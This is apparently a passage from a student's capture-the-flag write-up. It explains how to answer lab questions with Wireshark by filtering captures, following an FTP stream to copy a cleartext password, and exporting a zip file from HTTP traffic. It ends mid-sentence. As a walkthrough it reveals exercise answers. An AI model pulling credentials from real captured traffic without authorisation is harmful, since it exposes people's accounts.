Scroll down until you find the 1 post. **We just looking at the /posts/ to look for the post




Question 4


Drag and drop the pcap2.pcap file into the Wireshark



Type in tcp.port == 21 to search for all the port 21



Scroll down and find an FTP protocol and right-click on it



Select follow and then follow TCP stream

The image shows a Wireshark interface running on a PSP virtual machine. The packet list pane displays several packets, with packet 16 selected. The packet details pane shows the structure of packet 16, including Ethernet II, Internet Protocol Version 4, and File Transfer Protocol (FTP). A context menu is open over packet 16, with the 'Follow' option highlighted. The menu options include: Mark/Unmark Packet (Ctrl+M), Ignore/Unignore Packet (Ctrl+D), Set/Unset Time Reference (Ctrl+T), Time Shift... (Ctrl+Shift+T), Packet Comments, Edit Resolved Name, Apply as Filter, Prepare as Filter, Conversation Filter, Colorize Conversation, SCTP, Follow (highlighted), Copy, Protocol Preferences, Decode As..., and Show Packet in New Window. The status bar at the bottom indicates '9 - Displayed: 23 (9.6%)' and 'Profile: Default'.


No.	Time	Source	Destination	Protocol	Length	Info
13	4.183458	10.10.73.252	10.10.122.128	TCP	74	45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1
14	4.183479	10.10.122.128	10.10.73.252	TCP	74	21 → 45340 [SYN, ACK] Seq=0 Ack=1 Win=62043 Len=0 MSS=8961
15	4.183828	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=411931
16	4.185584	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TREC FTP Server!
17	4.185812	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmc
21	7.866352	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=1 Ack=1 Win=62848 Len=0
22	7.866438	10.10.122.128	10.10.73.252	FTP	108	Response: 331 Please

Frame 16: 104 bytes on wire (832 bits), 104 bytes captured (832 bits) on interface 0
Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c3:be:b5:2e:b7 (02:c3:be:b5:2e:b7)
Internet Protocol Version 4, Src: 10.10.122.128, Dst: 10.10.73.252
Transmission Control Protocol, Src Port: 21, Dst Port: 45340, Seq: 1, Ack: 1, Len: 38
File Transfer Protocol (FTP)
[Current working directory:]

0000 02 c3 be b5 2e b7 02 c0 56 51 8a 51 08 00 45 00 Z...@..
0010 00 5a cc 85 40 00 49 06 95 88 0a 0a 7a 80 8a 0a I...f..
0020 49 fc 00 15 b1 1c 66 93 ff 56 61 48 45 dd 80 18
0030 01 ea d8 dc 00 00 01 01 08 0a 35 55 cb f4 18 7f
0040 d1 fe 32 32 30 20 57 65 6c 03 6f 6d 65 20 74 0f 220 We
0050 20 74 68 65 20 54 42 46 43 20 46 54 50 20 53 65 the TBF
0060 72 76 65 72 21 2e 0d 0a rver!...


pcap2.pcap 9 - Displayed: 23 (9.6%) Profile: Default

Copy the password




Question 5

Back to the main page of pcap2.pcap and look for the name of protocol on the top




Question 6


Drag and drop the pcap3.pcap file into the Wireshark




Scroll down until you find the HTTP protocol with the length info with application/zip




Press the file and then select the export object for HTTP




Save the christmas.zip file from there




Extract the zip file and open it



Click the wishlist text file



Copy down the wishlist from the text file



Thought process/methodology:

For the first question, we open the pcap1.pcap file by using the Wireshark application. Then we scroll down and look for the first ICMP file and copy down the IP address. For question 2, we use the command `http.request.method == GET` to filter the file. For question 3, we type in the command just now. After that, we scroll down and look for the post by looking the info with `/posts/`. Moreover, for question 4, we open the pcap2.pcap file with the Wireshark. Then we use the command `tcp.port == 21` to look for all the ports with 21. Then we scroll and find an FTP protocol and right-click on it. After that, we follow on TCP stream with the file so that we can find the answer. To find the name of the protocol encrypted we back to the main page of the Wireshark and open the pcap2.pcap file. We saw the name 